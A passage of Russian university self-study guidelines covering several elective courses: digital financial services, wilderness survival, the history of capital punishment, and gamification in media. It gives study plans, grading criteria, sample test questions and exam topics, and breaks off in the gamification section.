Направление подготовки / Специальность	*для обучающихся по направлениям подготовки (специальностям), реализуемым по индивидуальным образовательным траекториям на основе модели «2+2»*
Направленность (профиль) / Специализация	*ОП ВО*
Форма обучения	*очная*
Разработчик(и)	*Юманова Н.Н., доцент кафедры экономики и финансы*

1. Темы дисциплины для самостоятельного освоения обучающимися
   Отсутствуют.

2. План самостоятельной работы:

№ п/п	Учебные встречи	Виды самостоятельной работы	Форма отчетности / контроля	Количество баллов	Рекомендуемый бюджет времени на выполнение (ак.ч.)
1.	Современный рынок финансовых продуктов в условиях цифровой экономики (лекционное занятие)	Конспектирование материалов лекции с определением опорных понятий темы (лекции)	Конспект лекции	0,5	1
2.	Сущность и классификация цифровых финансовых услуг (практическое занятие)	Подготовка к текущему контролю (тест, опрос)	Тестирование/ опрос по вопросам практического занятия	-	1
		Подготовка к учебной встрече (практическому занятию).	Работа на практическом занятии	-	2
		Выполнение творческого задания (подготовка доклада-презентации)	Доклад-презентация.	2	5
		Подготовка глоссария по основным терминам темы	Глоссарий	1	1
3.	Современный рынок финансовых продуктов в условиях цифровой экономики (лекционное занятие)	Конспектирование материалов лекции с определением опорных понятий темы (лекции)	Конспект лекции	0,5	1
4.	Сущность и классификация цифровых финансовых услуг (практическое занятие)	Подготовка к текущему контролю (тест, опрос)	Тестирование/ опрос по вопросам практического занятия	-	1
		Подготовка к учебной встрече (практическому занятию).	Работа на практическом занятии	-	2
		Выполнение творческого задания (подготовка доклада-презентации)	Доклад-презентация.	1	4
		Подготовка глоссария по основным терминам темы	Глоссарий	1	1

5.	Риски цифровых финансовых услуг (лекционное занятие)	Конспектирование материалов лекции с определением опорных понятий темы (лекции)	Конспект лекции	0,5	1
6.	Электронные деньги (практическое занятие)	Подготовка к текущему контролю (тест, опрос)	Тестирование/ опрос по вопросам практического занятия	-	1
		Подготовка к учебной встрече (практическому занятию).	Работа на практическом занятии	-	2
		Выполнение творческого задания (подготовка доклада-презентации)	Доклад-презентация.	1	4
		Подготовка глоссария по основным терминам темы	Глоссарий	1	1
7.	Риски цифровых финансовых услуг (лекционное занятие)	Конспектирование материалов лекции с определением опорных понятий темы (лекции)	Конспект лекции	0,5	1
8.	Системы электронных платежей (практическое занятие)	Подготовка к текущему контролю (тест, опрос)	Тестирование/ опрос по вопросам практического занятия	-	1
		Подготовка к учебной встрече (практическому занятию).	Работа на практическом занятии	-	2
		Выполнение творческого задания (подготовка доклада-презентации)	Доклад-презентация.	1	4
		Подготовка глоссария по основным терминам темы	Глоссарий	1	1
9.	Мобильные финансовые сервисы (лекционное занятие)	Конспектирование материалов лекции с определением опорных понятий темы (лекции)	Конспект лекции	0,5	1
10.	Дистанционное банковское обслуживание (практическое занятие)	Подготовка к текущему контролю (тест, опрос)	Тестирование/ опрос по вопросам практического занятия	-	1
		Подготовка к учебной встрече (практическому занятию).	Работа на практическом занятии	-	2

		Выполнение творческого задания (подготовка доклада-презентации)	Доклад-презентация.	1	4
		Подготовка глоссария по основным терминам темы	Глоссарий	1	1
11.	Мобильные финансовые сервисы (лекционное занятие)	Конспектирование материалов лекции с определением опорных понятий темы (лекции)	Конспект лекции	0,5	1
12.	Цифровые банковские услуги для населения (практическое занятие)	Подготовка к текущему контролю (тест, опрос)	Тестирование/ опрос по вопросам практического занятия	-	1
		Подготовка к учебной встрече (практическому занятию).	Работа на практическом занятии	-	2
		Выполнение творческого задания (подготовка доклада-презентации)	Доклад-презентация.	2	5
		Подготовка глоссария по основным терминам темы	Глоссарий	1	1
13.	Финансовые технологии блокчейн и криптовалюты (лекционное занятие)	Конспектирование материалов лекции с определением опорных понятий темы (лекции)	Конспект лекции	0,5	1
14.	Цифровые продукты страхового рынка (практическое занятие)	Подготовка к текущему контролю (тест, опрос)	Тестирование/ опрос по вопросам практического занятия	-	1
		Подготовка к учебной встрече (практическому занятию).	Работа на практическом занятии	-	2
		Выполнение творческого задания (подготовка доклада-презентации)	Доклад-презентация.	1	4
		Подготовка глоссария по основным терминам темы	Глоссарий	1	1
15.	Финансовые технологии блокчейн и криптовалюты (лекционное занятие)	Конспектирование материалов лекции с определением опорных понятий темы (лекции)	Конспект лекции	0,5	1
16.	Инструменты цифрового инвестирования	Подготовка к текущему контролю (тест, опрос)	Тестирование/ опрос по вопросам	-	1

	(практическое занятие)		практического занятия		
		Подготовка к учебной встрече (практическому занятию).	Работа на практическом занятии	-	2
		Выполнение творческого задания (подготовка доклада-презентации)	Доклад-презентация.	2	5
		Подготовка глоссария по основным терминам темы	Глоссарий	1	1
17.	Инструменты цифрового инвестирования (практическое занятие)	Подготовка к текущему контролю (тест, опрос)	Тестирование/ опрос по вопросам практического занятия	-	1
		Подготовка к учебной встрече (практическому занятию).	Работа на практическом занятии	-	2
		Выполнение творческого задания (подготовка доклада-презентации)	Доклад-презентация.	1	4
		Подготовка глоссария по основным терминам темы	Глоссарий	1	1
18.	Дифференцированный зачет	Повторение пройденного материала курса, чтение дополнительной литературы	-	-	9
	Итого			25	92

3. Требования и рекомендации по выполнению самостоятельных работ обучающихся, критерии оценивания:

Вид: Конспект лекции

Конспект — это сокращённая запись информации. В ней отображают основные мысли из текста, которые при необходимости дополняют примерами, цитатами, аргументами или общими выводами. При создании конспекта важно стремиться к форме связного пересказа, краткости и ясности. Все части должны быть логически связаны между собой. Конспект не пересказывает всё содержание исходного текста. Запись отображает только определенную тему или отвечает на поставленный вопрос. В конспекте важно отразить: о чём говорится, что утверждается, как аргументируется.

Рекомендации для выполнения:

Основная задача конспектирования — систематизировать и обобщить самую ценную информацию в краткой форме. Дополнительные плюсы конспекта: процесс составления записи учит выбирать главное; краткость конспекта требует чётко и логично излагать мысли; переработка текста даёт возможность усвоить материал ещё в процессе его

изучения.

Критерии оценки конспекта:

- оптимальный объем текста (не более одной трети оригинала);
- логическое построение и связность текста;
- полнота/ глубина изложения материала (наличие ключевых положений, понятий);
- визуализация информации как результат ее обработки (таблицы, схемы, рисунки);
- оформление (аккуратность, соблюдение структуры оригинала).

Вид: Подготовка к практическим занятиям

Краткая характеристика – в ходе подготовки к практическим занятиям рекомендуется изучить основную литературу, ознакомиться с дополнительной литературой, новыми публикациями в периодических изданиях, а также, при необходимости использовать информационные ресурсы, рекомендованные рабочей программой дисциплины.

Рекомендации для подготовки:

- систематизировать данные и оформить их в виде таблицы, отчета;
- определить ключевые вопросы в рамках определенной темы;
- опираться только на проверенные источники;
- использовать только точные данные.

Вид: Подготовка глоссария

Краткая характеристика: словарь узкоспециализированных терминов в какой-либо отрасли знаний с толкованием, иногда переводом на другой язык, комментариями и примерами.

Рекомендации для подготовки и оформления:

- ясное толкование терминов;
- исключение двоякого прочтения определений, путаницы;
- могут быть включены расшифровки и сокращений и аббревиатур, используемых в дисциплине;
- объем 5-10 терминов (по одной теме), шрифт — Times New Roman, 14 кегль, оформленных в таблицу, где термины расположены по алфавиту.

Вид: Подготовка к тестированию

Краткая характеристика: вид проверки знаний и умений учащихся, который направлен на выявление степени усвоения изученного материала. Оно содержит обобщенный материал по основным изученным темам, требует от учащихся хорошей ориентировки в языковых явлениях и фактах.

Рекомендации для подготовки:

- чтение основной и дополнительной литературы;
- повтор изученного на лекционных и практических занятиях.

Пример теста:

1. Современные криптовалюты работают на основе цифровой технологии:
1) робототехника
2) блокчейн
3) искусственный интеллект
4) виртуальная реальность
2. В РФ биткоин классифицируется как:
1) иностранная валюта
2) электронные деньги
3) цифровой финансовый актив
4) цифровая валюта
3. Цифровые финансовые активы в РФ – это:

1) цифровые рубли
2) токены
3) криптовалюты
4) цифровые валюты центральных банков
4. Вид финансового интернет-мошенничества, целью которого является получение от «жертвы» конфиденциальных данных (логина, пароля, реквизитов карты и т.д.) - это:
1) листинг
2) фишинг
3) инсайдинг
4) мисселинг
5. Фондовый индекс, характеризующий состояние IT-компаний это:
1) Nikkey 225
2) NASDAQ
3) RTSI
4) FTSE 100

Вид: Подготовка доклада-презентации

Краткая характеристика: продукт самостоятельной работы студента (творческой группы студентов), представляющий собой публичное выступление по представлению полученных результатов решения определенной учебно-практической, учебно-исследовательской или научной темы.

Рекомендации по выполнению:

доклад-презентация должен быть представлен в форме презентации (Power Point). Объем презентации от 5 до 10 слайдов. Обязательные слайды: титульный, с указанием темы доклада и ФИО автора (авторов); глоссарий (где содержатся определения специальных терминов доклада); заключительный слайд с указанием информационных источников.

Содержание доклада должно отвечать следующим параметрам:
- актуальность, четкость изложения материала,
- приводимые доказательства логичны и сопровождаются грамотной аргументацией,
- приводятся различные точки зрения и их личная оценка.

Примерные темы докладов-презентаций, предлагаемые студентам:
1. Сущность и классификация цифровых финансовых услуг
2. Основы цифрового маркетинга, системы распространения цифровых финансовых услуг
3. Мобильные финансовые сервисы: обзор продуктов рынка
4. Цифровые банковские услуги для населения
5. Инструменты цифрового инвестирования
6. Рынок криптовалют: понятие, структура, участники
7. Организация майнинговой деятельности в России

Критерии оценивания:
- умение и навыки работы с данными, аналитическим и фактологическим материалом, источниками, которые легли в основу проекта;
- логика изложения материала;
- умение работать в группе (команде);
- оригинальность позиции, наличие авторских находок;
- объем и глубина знаний по теме;
- культура речи.
- аргументированность позиции, комплексность видения.

4. Рекомендации по самоподготовке к промежуточной аттестации по дисциплине

Форма проведения аттестации - дифференцированный зачет. Шкала перевода баллов

в оценки установлена Положением о текущем контроле успеваемости и промежуточной аттестации обучающихся ФГАОУ ВО «Тюменский государственный университет»:

60 баллов и менее – «неудовлетворительно»;
от 61 до 75 баллов – «удовлетворительно»;
от 76 до 90 баллов – «хорошо»;
от 91 до 100 баллов – «отлично».

Форма проведения зачета – устный ответ по вопросам к зачету.

Вопросы для самопроверки к дифференцированному зачету:

1. Механизм функционирования современного финансового рынка.
2. Система регулирования финансового рынка.
3. Структура финансового рынка, характеристика его сегментов.
4. Понятие и особенности цифровых финансовых услуг.
5. Классификация цифровых финансовых услуг.
6. Основы цифрового маркетинга, системы распространения цифровых финансовых услуг.
7. Понятие, сущность финансовых рисков.
8. Классификация финансовых рисков.
9. Риски цифровых финансовых услуг.
10. Риски поставщика и потребителя цифровых финансовых услуг.
11. Управление цифровыми финансовыми рисками.
12. Понятие, сущность электронных денег.
13. Возникновение и развитие электронных денег.
14. Организация расчетов электронными деньгами.
15. Пиринговые системы электронной наличности.
16. Регулирование электронных денег.
17. Эволюция электронных платежей.
18. Платежная система Банка России и частные платежные системы.
19. Платежные системы на базе карт.
20. Цифровые платежные сервисы.
21. Мобильная коммерция и мобильные платежи.
22. Операторы рынка мобильных платежей.
23. Обзор мобильных финансовых сервисов.
24. Риски мобильных финансовых сервисов.
25. Понятие, сущность и инструменты дистанционного банковского обслуживания.
26. Банковские счета с дистанционным доступом.
27. Преимущества и риски дистанционного банковского обслуживания.
28. Понятие и классификация цифровых банковских продуктов населению.
29. Принципы и стандарты цифровых потребительских банковских услуг.
30. Ведущие цифровые банки мира, их клиентская база.
31. Цифровая трансформация банков в России: обзор передовых практик.
32. Цифровизация страхования, страховой деятельности.
33. Цифровизация бизнес-процессов страховой компании.
34. Цифровые продукты и сервисы страховщиков.
35. Цифровизация бизнес-страхования.
36. Розничные цифровые продукты страхового рынка.
37. Понятие, сущность технологии блокчейн.
38. Блокчейн 1.0, 2.0 и 3.0: характеристика и возможности.
39. Понятие, сущность криптовалюты, рынок криптовалют.
40. Факторы, влияющие на курс криптовалюты.
41. Обзор финансовых и нефинансовых практик блокчейн-технологий.
42. Понятие, сущность, специфика цифрового инвестирования.
43. Краудфандинг, краудинвестинг: понятие, сущность, участники.

44. Организация функционирования цифровых краудфандинговых и краудинвестинговых платформ. Защита прав и интересов цифрового инвестора.
45. Обзор отечественной и международной практики цифрового инвестирования: анализ успешных и неуспешных проектов

Критерии оценивания устного ответа:

- логика изложения материала;
- объем и глубина знаний по теме;
- культура речи.

Приложение к рабочей программе дисциплины

МЕТОДИЧЕСКИЕ РЕКОМЕНДАЦИИ ПО ОРГАНИЗАЦИИ САМОСТОЯТЕЛЬНОЙ РАБОТЫ ОБУЧАЮЩИХСЯ

Наименование дисциплины	*Выживание в экстремальных природных условиях*
Направление подготовки / Специальность	*для обучающихся по направлениям подготовки (специальностям), реализуемым по индивидуальным образовательным траекториям на основе модели «2+2»*
Форма обучения	*очная*
Разработчик(и)	*Куприна Лидия Ефимовна, доцент кафедры туризма и культурного наследия* *Ткачев Александр Александрович, доцент кафедры туризма и культурного наследия*

1. Темы дисциплины для самостоятельного освоения обучающимися

1. Классификация походов и путешествий. Нормативные основы туристской деятельности.
   Подготовка практической работы по нормативной основе.
2. Основы работы с картами.
   Подготовка интеллект-карты по заданной теме.
3. Правила проведения и техника безопасности самодеятельных туристских маршрутов.
   Подготовка памятки по основам техники безопасности.
4. Принципы организации досуговой деятельности.
   Подготовка презентации по организации досуга в полевом лагере

2. План самостоятельной работы

№ п/п	Учебные встречи	Виды самостоятельной работы	Форма отчетности/ контроля	Количество баллов	Рекомендуемый бюджет времени на выполнение (ак.ч.)
1	2	3	4	5	6
1	Классификация походов и путешествий. Нормативные основы туристской деятельности	Подготовка практической работы по нормативной основе	Реферат	4	10
2	Основы работы с картами	Подготовка интеллект-карты по заданной теме.	Интеллект-карта	4	16
3	Правила проведения и техника безопасности самодеятельных туристских маршрутов	Подготовка памятки по основам техники безопасности	Памятка	4	15
4	Принципы организации досуговой деятельности	Подготовка презентации по организации досуга в полевом лагере	Презентация	4	15
5	Подготовка к занятиям	Повторение лекционного материала и изучение дополнительной литературы	Участие в обсуждениях	0	18
6	Подготовка к дифференцированному зачету	Повторение изученного материала и выполнение контрольных заданий	Успешное выполнение контрольных	0	18
				16	

3. Требования и рекомендации по выполнению самостоятельных работ обучающихся, критерии оценивания

1. Классификация походов и путешествий. Нормативные основы туристской деятельности.

Подготовка практической работы по нормативной основе.

- Примерное задание: на примере пешеходного спортивного туризма (водного и др.) охарактеризовать нормативные требования, разряды. составить реферат по вопросу (по варианту).
- Рекомендации по выполнению:
  - Изучите лекционные материалы и дополнительные источники информации.
  - Определитесь с вопросом своего варианта и его содержанием.
  - Составьте реферат. Представить материал в табличной форме.
- Критерии оценивания:
  - Полнота раскрытия темы (1 балл).
  - Логичность и структура изложения (1 балл).
  - Оригинальность и самостоятельность (1 балл).
  - Использование источников информации (1 балл).

2. Основы работы с картами.

Подготовка интеллект-карты по заданной теме.

- Примерное задание: По результату изучения литературы и интернет-ресурсов составить интеллект-карту (вариант на выбор):

1. История развития картографии.
2. Что такое карта? Виды карт.
3. Легенда карты: как нам «прочитать» карту.
4. Что мы можем добавить на карту?
5. Создание плана местности.

- Рекомендации по выполнению:
  - Изучите материал интернет-источников по своему варианту.
  - Полученную информацию представить материал в графическом формате интеллект-карты.
  - Приложить – библиографический список использованных источников информации.
- Критерии оценивания:
  - Полнота и точность информации (1 балл).
  - Структура интеллект-карты (1 балл).
  - Оригинальность оформления (1 балл).
  - Использованные источники (1 балл).

3. Правила проведения и техника безопасности самодеятельных туристских маршрутов.

Подготовка памятки по основам техники безопасности.

- Примерное задание: подготовить памятку (по варианту):

1. Техника безопасности при работе с инструментами и оборудованием.
2. Техника безопасности при работе с горючими жидкостями.
3. Техника безопасности при работе с открытым огнем.
4. Техника безопасности при купании.
5. Техника безопасности при установке лагеря (бивака).

- Рекомендации по выполнению:
  - Изучите лекционные материалы и дополнительные источники информации.

- Определитесь с содержанием вопроса своего варианта.
- Выберите стиль оформления памятки, отражающий содержание.
- Составьте список использованных источников.

- Критерии оценивания:
  - Полнота раскрытия темы (1 балл).
  - Логичность и структура (1 балл).
  - Оригинальность и самостоятельность (1 балл)
  - Использование источников информации (1 балл).

4. *Принципы организации досуговой деятельности.*

Подготовка презентации по организации досуга в полевом лагере

- Примерное задание: подготовить сообщение с презентацией (вопрос по варианту):
  1. Что такое досуговая деятельность?
  2. Виды досуговой деятельности
  3. Разработка досуговых мероприятий.
  4. Игровые приемы в жизни лагеря.
  5. Спортивно-соревновательные.
- Рекомендации по выполнению:
  - Изучите материал интернет-источников по выбранной теме/варианту;
  - Представьте материал в виде мультимедийной презентации.
  - Акцент на ясность и наглядность представления информации.
- Критерии оценивания:
  - Полнота раскрытия темы (1 балла).
  - Логичность и структура (1 балл).
  - Оригинальность и самостоятельность (1 балл)
  - Использование источников информации (1 балл).

4. Рекомендации по самоподготовке к промежуточной аттестации по дисциплине

Дифференцированный зачет проводится в устной и является инструментом промежуточной аттестации для обучающихся, не набравших 61 балл в течение семестра или не согласных с оценкой, полученной по итогам текущего контроля. Дифференцированный зачет проводится в аудитории в течение 90 минут в виде устного собеседования с преподавателями дисциплины.

Рекомендации для подготовки:

Повторите материалы и ключевые вопросы, обсуждавшиеся в лекциях, и обратите особое внимание на ключевые понятия и теории. Убедитесь, что вы чётко понимаете основные термины, такие как детский туризм и его виды, безопасность в детском туризме, туристско-краеведческая деятельность. Используйте дополнительные ресурсы для углубленного изучения:

Информационные материалы: литература, интернет-ресурсы

Литература:

Волович В.Г. Академия Выживания. М.: Толк, 1995. 368 с.

Гриллс Беар. Жизнь в дикой природе. Инструкция по выживанию / Пер. с англ. Е.В. Ламановой. М.: ЗАО Издательство Центрполиграф, 2014. 316 с.

Ильин А. Книга, которая спасет вам жизнь / Андрей Ильин. М.: Эксмо, 2013. 480 с.

Ильичев А.А. Популярная энциклопедия выживания. Челябинск: Юж.-Урал. кн. изд-во, 1990. 400 с.

Куприна Л.Е. Туристская картография: учеб. пособие. М.: Флинта: Наука, 2010. 280 с.

Куприна Л.Е. Активный туризм: учебное пособие, 2-е изд., перераб. и доп. Тюмень: Издательство Тюменского государственного университета, 2012. 312 с.

Соловьев С.С. Безопасный отдых и туризм: учеб. пособие для студ. высш. учеб. заведений / С.С. Соловьев. М.: Издательский центр «Академия», 2008. 288 с.

Уайзман Джон. Полное руководство по выживанию / Джон Уайзман; пер. с англ. Ю. Суслова. М.: АСТ, 2014. 576 с.

Электронные образовательные ресурсы:

Ростуризм - https://tourism.gov.ru/

Ассоциация туроператоров https://www.atorus.ru/

Национальный туристический портал https://russia.travel/

Тонкости туризма https://tonkosti.ru/

Юнеско https://ru.unesco.org

Вопросы для подготовки к дифференцированному зачету:

1. Классификация существующих опасностей. Риск как мера опасности.
2. Принципы и средства обеспечения безопасности.
3. Угроза геофизических воздействий окружающей среды во время путешествий.
4. Экологические факторы воздействия окружающей среды
5. Биологические факторы воздействия окружающей среды.
6. Общая характеристика техногенных аварий и катастроф.
7. Пожарная опасность. Меры по пожарной профилактике.
8. Химическая опасность. Меры по обеспечению безопасности.
9. Радиационная опасность: источники, меры по обеспечению безопасности.
10. Болезни адаптации туриста.
11. Неотложные состояния. Практические советы.
12. Инфекционные и иммунные заболевания.
13. Социальная безопасность: опасные социальные конфликты и действия в них.
14. Проблема безопасности в спортивном туризме.
15. Классификация факторов риска в туризме. Краткая характеристика.
16. Мероприятия по снижению травмоопасности в туризме.
17. Принцип системности в обеспечении безопасности: в экстремальном туризме (спортивном отдыхе).
18. Основные правила поведения в экстремальной ситуации.
19. Профилактика безопасности туристского травматизма на стадии подготовки к походу.
20. Профилактика туристского травматизма в походе.
21. Путешествия по воде меры по обеспечению безопасности.
22. Путешествия зимой и на лыжах.
23. Занятия на скалах и горные путешествия.
24. Требования к руководителю похода. Обязанность его по обеспечению безопасности.
25. Общее представление и психологическом состоянии страха. Виды паники и причины ее возникновения.
26. Психологические реакции и расстройства, возникающие в экстремальных условиях чрезвычайных ситуаций.
27. Безопасность на транспорте: конный туризм, путешествие на собачьих упряжках.
28. Безопасность на транспорте: велотуризм, путешествие на мотоциклах.
29. Ночевка без палатки.
30. Ориентирование на местности.
31. Аптека на корню: меры обеспечения безопасности при сборе лекарственных растений и их использовании.

Результаты дифференцированного зачета переводятся в традиционную оценку по следующей шкале:

60 баллов и менее – «неудовлетворительно»;

от 61 до 75 баллов – «удовлетворительно»;

от 76 до 90 баллов – «хорошо»;

от 91 до 100 баллов – «отлично».

Приложение к рабочей программе дисциплины

МЕТОДИЧЕСКИЕ РЕКОМЕНДАЦИИ ПО ОРГАНИЗАЦИИ САМОСТОЯТЕЛЬНОЙ РАБОТЫ ОБУЧАЮЩИХСЯ

Наименование дисциплины	*Высшая мера уголовного наказания: история и современность*
Направление подготовки / Специальность	*для обучающихся по направлениям подготовки (специальностям), реализуемым по индивидуальным образовательным траекториям на основе модели «2+2»*
Форма обучения	*очная*
Разработчик	*Альмухаметова Мариана Шамильевна, доцент кафедры теоретических и публично-правовых дисциплин Института государства и права*

1. Темы дисциплины для самостоятельного освоения обучающимися

1) Высшая мера наказания в Древнерусском государстве: Анализ правового памятника "Русская правда" и Псковской судной грамоты.

Создать таблицу, отражающую сравнительную характеристику применения исключительной меры наказания с XI по XV вв. ("Русская правда" и Псковская судная грамота).

2) Смертная казнь в истории царской России: Карательная политика Ивана Грозного и применение смертной казни по политическим мотивам. Соборное уложение 1649 г. Развитие смертной казни в период Петра I.

Разработать инфографику с указанием видов, форм применения смертной казни в царствование Ивана Грозного, Алексея Михайловича Романова и Петра I. Сделать вывод по развитию высшей меры уголовного наказания с XVI по XVIII вв.

3) Смертная казнь в истории СССР: Жестокие палачи или справедливый суд: кого в СССР приговаривали к расстрелу; Женщины, "заслужившие" казнь в СССР; Судебные ошибки в СССР.

Исследовать и представить результаты в виде презентации по предложенным темам. Подготовить доклад с видеозащитой по выбранной тематике.

4) Институт смертной казни в конце XX - начале XXI вв.

Подготовка эссе на тему «Смертная казнь и общественное мнение. Менталитет и национальное правосознание граждан РФ относительно смертной казни. Перспективы применения смертной казни в России»

2. План самостоятельной работы

№ п/п	Учебные встречи	Виды самостоятельной работы	Форма отчетности/ контроля	Количество баллов	Рекомендуемый бюджет времени на выполнение (ак.ч.)
1	2	3	4	5	6
1.	Высшая мера наказания в Древнерусском государстве	Создание сравнительной таблицы	Таблица	5	10

2.	Смертная казнь в истории царской России	Разработка инфографики	Инфографика	5	16
3.	Смертная казнь в истории СССР	Презентация результатов исследования	Презентация	10	10
4.	Смертная казнь в истории СССР	Доклад по анализу инициатив	Защитная речь (видеоматериал)	10	10
5.	Институт смертной казни в конце XX - начале XXI вв.	Подготовка эссе	Эссе	7	10
6.	Подготовка к занятиям	Повторение лекционного материала и изучение дополнительной литературы	Участие в обсуждениях	0	18
7.	Подготовка к дифференцированному зачету	Повторение изученного материала и выполнение контрольных заданий	Успешное выполнение контрольных	0	18

3. Требования и рекомендации по выполнению самостоятельных работ обучающихся, критерии оценивания

1) Высшая мера наказания в Древнерусском государстве: Анализ правового памятника "Русская правда" и Псковской судной грамоты.

- Примерное задание: Создать таблицу, отражающую сравнительную характеристику применения исключительной меры наказания с XI по XV вв. ("Русская правда" и Псковская судная грамота).
- Рекомендации по выполнению:

– Изучите лекции и дополнительные материалы по теме применения высшей меры наказания в древнерусский период.

– Обязательно делается ссылка на статьи и текст древнерусского свода законов "Русская правда" и Псковской судной грамоты.

– Таблица должна быть четкой и структурированной, с указанием источников информации.

– Оценивается грамотность, ясность и наглядность представления данных.

- Критерии оценивания:

– Полнота и точность информации (2 балла).

– Структура и оформление таблицы (2 балла).

– Использование релевантных источников (1 балл).

2) Смертная казнь в истории царской России.

Разработка инфографики. Инфографика — это графический способ подачи информации с использованием визуализации (изображений, которые дополняются блоками, текстом, схемами, диаграммами, стрелками).

- Примерное задание: Разработать инфографику в хронологическом порядке с указанием видов, форм применения смертной казни в царствование Ивана Грозного, Алексея Михайловича Романова и Петра I.

- Рекомендации по выполнению:

  - Инфографика должна быть понятной и содержательной, с использованием визуальных элементов.
  - Включите краткое пояснение к каждому элементу инфографики.

- Критерии оценивания:

  - Ясность и информативность инфографики (2 балла).
  - Качество визуального оформления (1 балл).
  - Соответствие данных источникам (1 балл).
  - Грамотность, четкость изложения материала (1 балл).

3) Смертная казнь в истории СССР.

- Презентация результатов исследования по темам на выбор: Жестокие палачи или справедливый суд: кого в СССР приговаривали к расстрелу; Женщины, "заслужившие" казнь в СССР; Судебные ошибки в СССР.

- Примерное задание: Исследовать и представить результаты в виде презентации по предложенным темам.

- Рекомендации по выполнению:

  - Используйте научные статьи и актуальные исследования для сбора информации.

- Презентация должна быть информативной, с минимумом текста и максимумом обобщенных материалов из научной литературы, нормативных актов и документальных материалов (хроника, документальные фильмы).
- Используйте визуализацию по теме исследования.
- Презентация должна состоять из 10-12 слайдов, включая титульный слайд и список источников.

- Критерии оценивания:
- Глубина исследования и актуальность данных (4 балла).
- Качество и наглядность презентации (3 балла).
- Грамотность, ясность и выводы (3 балла).

4) Смертная казнь в истории СССР.

- Доклад по темам: Жестокие палачи или справедливый суд: кого в СССР приговаривали к расстрелу; Женщины, "заслужившие" казнь в СССР; Судебные ошибки в СССР.
- Примерное задание: Провести исследование по вышеобозначенным темам и подготовить доклад с использованием презентации. Записать видеоролик защитной речи продолжительностью до 10 минут и прикрепить в файлы.
- Рекомендации по выполнению:
- Исследуйте и проанализируйте научные и документальные материалы.
- Доклад должен включать анализ текста презентации.
- Используйте данные из официальных источников и публикаций.
- Критерии оценивания:
- Глубина и актуальность анализа (4 балла).
- Структура, ясность и изложение доклада (3 балла).
- Использование научных источников и интернет-ресурсов (3 балла).

5) Институт смертной казни в конце XX - начале XXI вв.

Подготовка эссе. Примерное задание: написать эссе на тему «Менталитет и национальное правосознание граждан РФ относительно смертной казни. Перспективы применения смертной казни в России».

Рекомендации по выполнению:

- Изучите лекционные материалы и дополнительные источники информации (нормативно-правовые материалы, научную литературу и периодику, сайты правоохранительных органов, интернет-ресурсы).
- Освойте понятийный аппарат по теме задания.
- Используйте примеры и статистические данные для обоснования своих тезисов.
- Небольшой объем — от трех до пяти страниц компьютерного текста;
- Ориентация на разговорную речь, в то же время необходимо избегать употребления в эссе сленга, шаблонных фраз, сокращения слов, чересчур легкомысленного тона.
- Оригинальность текста эссе должна составлять более 40 %
- Самостоятельность в работе приветствуется, допустимы корректные заимствования с указанием источников опубликования.

Структура исследования:

1) написать вступление (2–3 предложения, которые служат для последующей формулировки проблемы). 2) сформулировать проблему, которая должна быть важна не только для автора, но и для других; 3) дать комментарии к проблеме; 4) сформулировать авторское мнение и привести аргументацию; 5) написать заключение (вывод, обобщение сказанного).

При оценке эссе будут использованы следующие критерии:

- Оригинальность текста эссе свыше 40% (2 балла)
- Полнота раскрытия темы (2 балла).
- Логичность и структура изложения текста (2 балл).
- Использование примеров и данных (1 балл).

4. Рекомендации по самоподготовке к промежуточной аттестации по дисциплине

Преподаватель на одном из первых семинарских занятиях презентует проектные темы для студенческой аудитории. Раскрывает особенности и дает общую характеристику исследовательских тем. Темы проектов участники

электива могут предложить самостоятельно, либо выбрать из списка, предлагаемого преподавателем.

Студентам предлагаются на выбор следующие темы:

- Институт смертной казни в уголовном праве России XIX века
- Право на жизнь и смертная казнь
- Высшие меры наказания в России и зарубежных странах
- Исключительная мера наказания в искусстве
- Применение и исполнение смертной казни в США
- Гендерный подход в институте уголовного наказания
- Отношение к смерти как проблема социально-философского анализа
- Смертная казнь в истории отечественного права
- Смертная казнь и пожизненное лишение свободы как ее альтернатива
- Институт смертной казни в России: историко-правовое исследование
- Наказание по уголовному праву арабских стран
- Уголовная ответственность и наказание женщин по российскому законодательству: гендерный аспект
- Исключительная мера наказания: уголовно-правой аспект
- Генезис и эволюция высшей меры наказания

По результатам выполнения проекта должен быть подготовлен письменный отчет и презентация результатов выполнения проекта.

Публичная презентация продукта и анализ результатов конечного продукта проекта.

Рефлексия обучающимися процесса и результата проектной деятельности. Оценивание роли каждого участника проекта, его вклад.

Для оценки результата проектной деятельности используются следующие критерии:

1) устная защита командой проекта - доклад до 10 минут (3 балла);

2) степень освоения процедур проектирования: умение найти и сформулировать проблему, овладение специфическим языком проектирования,

сформулировать цель, составить план действий, способность провести анализ (2 балла);

3) качество проектного результата - письменный отчет и продукт проекта (3 балла);

4) сплочение проектной команды в ходе совместной деятельности и сохранение контингента (2 балла).

Результаты проектной командной работы оцениваются по 10-балльной шкале.

Для получения дифференцированного зачета с оценкой необходимо набрать в течение учебного семестра следующие баллы:

61-75 - оценка "удовлетворительно";

76-90 - оценка "хорошо";

91-100 - оценка "отлично".

Приложение к рабочей программе дисциплины

МЕТОДИЧЕСКИЕ РЕКОМЕНДАЦИИ ПО ОРГАНИЗАЦИИ САМОСТОЯТЕЛЬНОЙ РАБОТЫ ОБУЧАЮЩИХСЯ

Наименование дисциплины	*Геймификация в книжной культуре и медиа*
Направление подготовки / Специальность	*для обучающихся по направлениям подготовки (специальностям), реализуемым по индивидуальным образовательным траекториям на основе модели «2+2»*
Форма обучения	*очная*
Разработчик(и)	*Лазовская Виктория Викторовна, старший преподаватель Академического департамента Управления индивидуальных образовательных траекторий*

1. Темы дисциплины для самостоятельного освоения обучающимися

1. Анализ обучающих проектов с элементами геймификации. Подготовить презентацию об инструментах геймификации, которые используют российские компании. Компанию для презентации студент выбирает из списка, подготовленный преподавателем. Время на выполнение: 9 часов.

2. Инструменты геймификации в медиа. Предложить и создать игровую механику для СМИ или интернет-издания. Издание студент выбирает самостоятельно. Время на выполнение: 9 часов.

3. Ресурсы для разработки игрового контента. Выбрать сервис из предложенного списка и создать в нем игровой контент. Время на выполнение: 9 часов.

4. Эффективность геймификации в личных целях. Выбрать сервис из предложенного списка и использовать его для решения личной задачи. Время на выполнение: 9 часов.

5. Разработка игрового контента. Создать викторину из 5 вопросов на тему фильмов или сериалов. Время на выполнение: 9 часов.

6. Разработка игрового контента. Разработать концепцию сбора данных читателей библиотеки с игровой механикой. Время на выполнение: 11 часов.

2. План самостоятельной работы

№ п/п	Учебные встречи	Виды самостоятельной работы	Форма отчетности/ контроля	Количество баллов	Рекомендуемый бюджет времени на выполнение (ак.ч.)
1	2	3	4	5	6
1	Анализ обучающих проектов с элементами геймификации	Подготовка презентации	Презентация	5	9
